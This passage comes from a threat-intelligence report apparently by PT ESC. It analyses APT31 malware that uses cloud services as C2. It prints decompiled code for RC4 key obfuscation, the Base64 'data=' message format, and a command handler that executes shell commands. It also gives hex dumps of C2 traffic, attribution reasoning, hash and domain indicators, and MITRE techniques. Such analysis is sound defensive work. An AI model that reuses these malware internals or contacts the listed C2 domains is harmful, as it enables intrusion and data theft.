    % 0x90C9BFFF; // unsigned long(v1, v2) * unsigned long(v1, v2) % 0x90c9bfff
    temValDword_1 = HIWORD(result_x64Val);
    tempvalDword2 = result_x64Val;
    if ( pRemindersArr[crcCnt] == 1 )
    {
        temValDword_1 = (unsigned __int64)(result_x64Val * _inputVal % 0x90C9BFF) >> 32;
        tempvalDword2 = result_x64Val * _inputVal % 0x90C9BFF;
    }
}
return tempvalDword2;
    
```

Figure 22. Encryption key obfuscation procedure

Thus, the structure describing the encoded data is fairly simple:

```

struct Message{
    QWORD key[16]; // hash array of qword components of the RC4 key
    char encrData[sizeofData];
};
    
```

The generated data is Base64-encoded, after which it is prepended with the `data=` string and transmitted in this form to the server (Figure 23).

0000h:	64 61 74 61 3D 35 66 66 77 42 51 41 41 41 41 41	data=5ffwBQAAAA
0010h:	62 54 77 77 4A 41 41 41 41 41 46 2B 6E 6F 77 4D	bTwwJAAAAAF+nowM
0020h:	41 41 41 41 41 71 79 39 4B 42 41 41 41 41 41 44	AAAAAqy9KBAAAAAD
0030h:	49 58 58 4D 42 41 41 41 41 41 49 6D 4C 4F 77 63	IXXMBAAAAATmLowc
0040h:	41 41 41 41 41 6F 6C 52 68 41 41 41 41 41 41 42	AAAAAoLRhAAAAAAB
0050h:	6D 4F 4E 77 48 41 41 41 41 41 48 58 4C 38 67 4D	mONwHAAAAAHXL8gM
0060h:	41 41 41 41 41 48 37 44 43 42 67 41 41 41 41 42	AAAAAH7DCBgAAAAAB
0070h:	4C 68 75 55 43 41 41 41 41 41 4D 4F 65 65 51 45	LhuUCAAAAAAMOeeQE
0080h:	41 41 41 41 41 74 45 4F 67 42 51 41 41 41 41 42	AAAAAtEOgBQAAAAAB
0090h:	70 72 4A 67 48 41 41 41 41 41 41 78 46 38 67 51	prJgHAAAAAAxF8gQ
00A0h:	41 41 41 41 41 6A 57 71 78 41 51 41 41 41 41 42	AAAAAJWgxAQAAAAAB
00B0h:	2B 41 78 6E 50 2B 74 55 75 4B 45 52 37 78 4E 7A	+AxnP+tUuKER7xNz
00C0h:	48 50 72 70 4E 34 78 58 39 61 53 52 6B 54 6B 49	HPrpN4xX9aSRkTkI
00D0h:	70 6B 4A 69 50 53 50 58 43 34 6E 39 57 57 34 38	pkJiPSPXC4n9WW48
00E0h:	2B 36 4F 4A 74 37 5A 66 47 64 76 67 33 58 6F 53	+6OJt7ZfGdv3XoS
00F0h:	33 77 71 54 53 4A 44 6A 38 33 38 6B 5A 69 56 55	3wqTSJDj838kZiVU
0100h:	72 56 41 69 6E 50 58 67 70 73 59 68 33 4C 4D 38	rVAInPXggsYh3LM8
0110h:	4F 30 58 45 61 71 4F 74 65 61 59 6E 58 74 43 38	00XEaqOteaYnXtC8
0120h:	64 68 6D 4C 6B 6B 67 47 6B 4E 52 56 6E 44 72 2F	dhmLkkgGkNRVnDr/
0130h:	4F 5A 70 73 30 34 6C 33 74 59 35 74 57 4E 32 47	OZps0413tY5tWN2G
0140h:	41 5A 56 6A 32 45 41 39 54 68 57 72 4F 6C 38 31	AZVj2EA9ThWrO181
0150h:	6B 4E 6A 46 68 52 42 4C 57 2F 4C 2F 75 70 6B 63	kNjFhRBLW/L/upkc
0160h:	41 48 59 66 4A 73 75 59 4D 33 56 78 53 74 39 56	AHYfJsuYM3VxSt9V
0170h:	6F 55 43 49 61 6C 73 34 34 79 34 4E 30 33 77 70	oUCTals44y4N03wp
0180h:	47 44 54 67 61 64 4B 36 2B 4D 39 51 78 33 51 47	GDtgadK6+M9Qx3QG
0190h:	47 63 59 59 68 79 57 32 78 79 74 4E 4C 6C 35 64	GcYThyW2xytNL15d
01A0h:	4E 69 71 54 79 2B 57 54 59 54 48 37 79 4D 4C 59	NiqTy+WTYTH7yMLY
01B0h:	52 4E 65 35 49 53 73 6C 57 48 68 5A 37 64 7A 6D	RNe5ISslWHh7dzm
01C0h:	61 54 73 5A 59 50 4C 69 50 65 42 45 59 65 37 69	aTsZYPLiPeBEYe7i
01D0h:	61 5A 41 58 48 4E 42 4C 2F 32 45 41 66 37 39 7A	aZAXHNB/2EA79z
01E0h:	42 44 47 31 51 78 5A 66 66 65 2B 66 53 74 70 55	BDG1QxZffe+fStpU
01F0h:	51 4F 32 43 70 6B 57 72 36 62 34 35 62 7A 33 61	QO2CpkWr6b45bz3a
0200h:	4F 50 55 73 42 70 46 58 4E 65 55 62 56 42 77 58	OPUsBpFXNeUvVBwX
0210h:	75 73 50 37 78 70 7A 49 4D 46 49 52 7A 54 4C 45	usP7xpzIMFIRzTLE

Figure 23. Data sent to the server

The malware sends the generated data to the C2 server ramblercloud[.]com, which is disguised as a legitimate Rambler cloud drive, but is not.

### Attribution

While examining a document that used Template Injection (see the "Analyzing malicious documents" section) and infected the system when run, we detected traffic described by us in our previous report (see Figure 24).

Exit As. Hex	Run Script	Run Template	Hex Data
0000h:	5F 00 00 00 01 00 00 00	01 00 00 00 35 41 42 31	0123456789ABCDEF
0010h:	45 39 32 46 33 43 45 31	41 36 34 41 43 32 36 35	.....5AB1
0020h:	42 37 45 39 45 32 32 33	31 31 32 46 57 43 B9 8B	E92F3CE1A64AC265
0030h:	4E 91 89 E7 FC 31 8E 53	F5 42 C5 59 9B 8C D2 2B	B7E9E223112FWC<
0040h:	20 F9 01 2B 6B BD 80 DD	FF 14 AC 53 BA C8 B9 8E	N%gü1ŽS6BÄY xEÖ+
0050h:	6D B8 4E D5 D9 02 97 B3	C6 B9 BD 56 9F 89 FF B0	ù.+kžCŸÿ.-S°E+Ž
0060h:	2A FB AD		m_NÖÜ.-°E!+vŸzÿ°
			*ü-

Figure 24. Fragment of detected traffic (the transmission format resembles that of previously investigated malware)

After infecting the system, the malware exchanges data with C2, then executes commands from it.

Analysis of the unpacked sample revealed similarities with the samples we found earlier. In particular, the names of RTTI objects (including the names of the vtbl tables used for communication with C2) turned out to be identical, as did the functionality of both applications. No changes to the architecture, executable commands, or packet generation methods were identified, nor had the traffic encryption key embedded in the program code been modified. The sole difference between the malware samples is the partial virtualization of API calls inside the protected application (which is typical for any program covered by VMProtect). A snippet of the function for processing commands from the server is given in Figure 25.

```
v5 = a1;
v38._Id = a1;
v45 = 1;
v41[5] = 15;
v42[4] = 0;
LOBYTE(v42[0]) = 0;
switch ( a2->pCmdInd )
{
  case 3:
    FileOnDisk_vmp = sub_71436120();
    goto LABEL_3;
  case 4:
    fnStrModif(v33, a2->pCmdValue);
    FileOnDisk_vmp = fnFindFileOnDisk_vmp(v33[0], v33[1], v34, v35, v36, Id);
LABEL_3:
    a2->dword4 = FileOnDisk_vmp;
    goto LABEL_4;
  case 5:
    fnStrModif(String, a2->pCmdValue);
    LOBYTE(v45) = 2;
    if ( fnCheckParam(String, v35, v36, 2u) == -1 && String[4] < 0x104 )
    {
      v10 = String;
      if ( v44 >= 8 )
      {
        v10 = String[0];
        if ( !fnShellCmdExecute_vmp(v10, v42) )
          fnPossStringInit(v42, "An unknown error!", 0x11u);
        v11 = 0;
      }
      else
      {
        fnPossStringInit(v42, "Command error!", 0xEu);
        v11 = 2;
      }
    }
    sub_71436D30(v42, a2);
    LOBYTE(v45) = 1;
    if ( v44 >= 8 )
      free_1(String[0], v44 + 1);
    a2->dword4 = v11;
    goto LABEL_4;
}
```

Figure 25. External appearance of the function for executing commands

Also unchanged are the service strings and format strings used to generate packages and data structures within the application, the names of the APIs used, and the order in which they are called.

Analysis of various malicious components revealed a characteristic sign that points to a single code base. In all cases, the malware harvested information about network adapters, and the function code and call sequence were identical: a call to GetAdaptersInfo, then retrieval of the value of the NetCfgInstanceId and Characteristics keys in the SYSTEM\\CurrentControlSet\\Control\\Class\\{4D36E972-E325-11CE-BFC1-08002BE10318} registry hive.

These calls by themselves are quite standard; that said, we found no other examples of using this technique.

The code generated by the compiler was also identical, snippets of which (see Figure 26) we found in all unpacked malware components used in the campaign.

```

248 53      push    ebx
24C 57      push    edi
250 50      push    eax
254 50      push    eax
258 50      push    eax
25C 50      push    eax
260 50      push    eax
264 50      push    eax
268 50      push    eax
26C 89 85 F0 FD FF FF  mov     [ebp+cSubKeys], eax
26C 8D 85 F0 FD FF FF  lea    eax, [ebp+cSubKeys]
26C 50      push    eax
270 6A 00    push    0
274 6A 00    push    0
278 6A 00    push    0
27C FF B5 EC FD FF FF  push    [ebp+var_214]
280 57      push    edi
284 E8 E7 5C 12 00    call   REG__fnRegQueryInfoKeyA_vmp
284 8B 8D F0 FD FF FF  mov     ecx, [ebp+cSubKeys]
284 85 C0    test   eax, eax
284 8B 1D 00 00 47 71  mov     ebx, REG__pfn_advapi32_RegCloseKey
284 BA 64 00 00 00    mov     edx, 64h ; 'd'
284 0F 45 CA    cmovnz ecx, edx
284 C7 85 DC FD FF FF 00+mov     [ebp+var_224], 0
284 00 00 00
284 33 FF      xor    edi, edi
284 89 8D F0 FD FF FF  mov     [ebp+cSubKeys], ecx
284 85 C9    test   ecx, ecx
284 0F 84 3E 01 00 00  jz     loc_71434763

```

Figure 26. Code snippet present in all malware found

Confirms our assumption that this malware belongs to the APT31 group.

All the malicious components we detected can be divided into several groups:

- Documents with the same stub;
- Source documents have the same Author field;
- Malicious components have unique (within the scope of our coverage) code snippets that we have not seen elsewhere;
- Malware uses a cloud service in the role of C2.

The first point of interest is the external similarity between the stub in the documents that we attributed to the APT31 group above and the stub in one of the documents that extracted malicious components interacting with Yandex.Disk. The second is the identical code for retrieving information about network adapters that we encountered in both the attributed tools and in the tools described in this report.

Of particular note is the malware that harvested information about the infected system. This malicious component contains code we saw in the previous report on APT31 activity, with the code itself identical to that which was presented there. This malware additionally installed in the system a document with the Author field that we saw in other detected malware.

This malware thus acts as a linchpin for all the malicious components discussed above.

Having analyzed the above-mentioned tools, we can assign the malware samples studied to one group with a high degree of certainty. And given the use of cloud services as C2 servers (in this case, Yandex.Disk), which this group had already weaponized (previously it used [Dropbox](#)), we can assume that a single code base was used to write the malicious components.

The similar infection and persistence techniques, the numerous intersections within the code implementation framework, and the artifacts of the compilation tools used all strongly suggest that the group may continue its attacks on organizations in Russia.

**Authors:** Denis Kuvshinov, Daniil Koloskov, PT ESC

## Indicators of compromise (IoC)

### File indicators

Name	MD5	SHA-1	SHA-256
msvcr100.dll	5897e67e491a9d8143f6d45803bc8ac8	d91ffc6d48f79e0b55918fb73365b9fca37c9efa	8148aeef6995c99c6f93ebce

-	91965ee08504e0b01e76e17007497852	fd05e69d1f094b3a28bb5ae2a936607aa0db3866	d7c1668c903a92f20bdeaeet
WTSAPI32.dll	0c1e1fd94383efc5a3de8f0117c154b2	3785d9c4bdf6812f753d93b70781d3db68141ce7	aee1bf1f7e70f5cbd34a59b3
Анкета по результатам тестирования.doc	85f8fb3b859a35e342e35d7c35e8746	ff5e78218198dd5ca5dc2eb46ec8afdd1b6260e9	a56003dc199224113e9c85t
О заседании.doc	0c993a406be04b806222a130fb5a18e8	49307f1091251dd7a498cf69d0465ddd59859cf8	256d3065de2345a6beff945
WINHTTP.dll	dfaa28a53310a43031e406ff927a6866	c694e99f8690114c77a6099856d61a3cd4cd814d	4a5e9ab0e65e08ceb2adb2d
Справка.doc	0c4540f659d3942a28f158bce7be1143	d1cc0f861f162dfb9df1493fe861d02b80483f6	37e259d6564071807b7b42
msvcr110.dll	1d65ef16d1f161ae3faa5ed7896734cd	144493b13df06bab3f290b260b997b71164a25f7	0a5fb4a480b1748dc7f963a-
payload_1.bin	176d11c9bafac6153f728d8afb692f6f	ef0f61c32a3ae2494000f36a700a151c8b10c134	ea9429fa66ba14b99ff756bf
5ehn6vctt.dll	5897e67e491a9d8143f6d45803bc8ac8	d91ffc6d48f79e0b55918fb73365b9fca37c9efa	8148aeef6995c99c6f93ebce
-	50eb199e188594a42262a5b5bea260470	af33573bc8e507875acdb3db52bcfea13bb1286e	0afeef5a4ac1b0bc778e66a1
-	c89eaa7f40fc75f9a34e0f0a3b59b88b	f3c600ba1d1d0cb1f3383805dbcac19e9423bdbcb	98b5cfa14dd805e1172b364
WTSAPI32.dll	0c1e1fd94383efc5a3de8f0117c154b2	3785d9c4bdf6812f753d93b70781d3db68141ce7	aee1bf1f7e70f5cbd34a59b3
WTSAPI32.dll	640e6ecad629bd33c09ccec52f4aa6da	584fd63ab925c532cf40818886487714b3de317e	add70042c65cd683925936e
libcef.dll	11010e139010697a94a8feb3704519f9	52999153cc7d3a3771a8ee9b8e55f913829109a7	c2b769f40b1ec2ee57e4d36
Приложение 1 к исх письмо по списку рассылки.pdf	099c7d85d0d26a31469465d333329778	d25a68289fc1268d7c548787373a6235895716fb	c3382ebff9dcd0e8776820f7
материал-20220210.exe	8b4c1f0ff1cee413f5f2999fa21f94f9	97e19f67a8d6af78c181f05198aa7d200b243ea5	f49999f1d7327921e63097b

**Network indicators**

- portal.super-encrypt.com
- super-encrypt.com
- portal.intranet-rsnet.com
- intranet-rsnet.com
- p1.offline-microsoft.com
- offline-microsoft.com
- cdn.microsoft-official.com
- microsoft-official.com
- ramblercloud.com
- yandexpro.net

**MITRE TTPs**

ID	Name	Description
<b>Initial Access</b>		
T1566	Phishing	APT31 sends phishing messages to gain access to victim systems
<b>Execution</b>		
T1204	User Execution	APT31 sends MS Word documents containing malicious components

<b>Resource Development</b>		
T1587.001	Malware	APT31 develops malware and malware components that can be used during targeting
T1587.002	Develop Capabilities: Code Signing Certificates	APT31 uses code signing to sign their malware and tools
<b>Persistence</b>		
T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	APT31 achieves persistence by adding a program to a Registry run key
T1574	Hijack Execution Flow	APT31 executes their own malicious payloads by hijacking the way operating systems run programs
<b>Defense Evasion</b>		
T1140	Deobfuscate/Decode Files or Information	APT31 uses mechanisms to decode or deobfuscate information
T1036	Masquerading	APT31 manipulates features of their artifacts to make them appear legitimate to users
T1112	Modify Registry	APT31 team uses the Windows registry for persistence
T1027	Obfuscated Files or Information	APT31 uses encryption to make it difficult to detect or analyze an executable file
<b>Collection</b>		
T1560	Archive Collected Data	APT31 tools encrypted the collected data before sending it to the servers
<b>Command and Control</b>		
T1001	Data Obfuscation	APT31 obfuscates command and control traffic to make it more difficult to detect
T1095	Non-Application Layer Protocol	APT31 group used SSL for data transmission
T1573.001	Encrypted Channel: Symmetric Cryptography	APT31 used symmetric encryption algorithms to hide transmitted data
T1132.001	Data Encoding: Standard Encoding	APT31 group used RC4 and Base64 to hide transmitted data
T1132.002	Data Encoding: Non-Standard Encoding	The APT31 group used custom encryption key obfuscation algorithms as well as payload encryption
T1102	Web Service	APT31 group used Yandex.Disk as C&C
<b>Exfiltration</b>		
T1020	Automated Exfiltration	APT31 uses automatic exfiltration of stolen files
T1041	Exfiltration Over C2 Channel	APT31 uses C&C channel to exfiltrate data

Source: <https://www.ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/apt31-cloud-attacks/>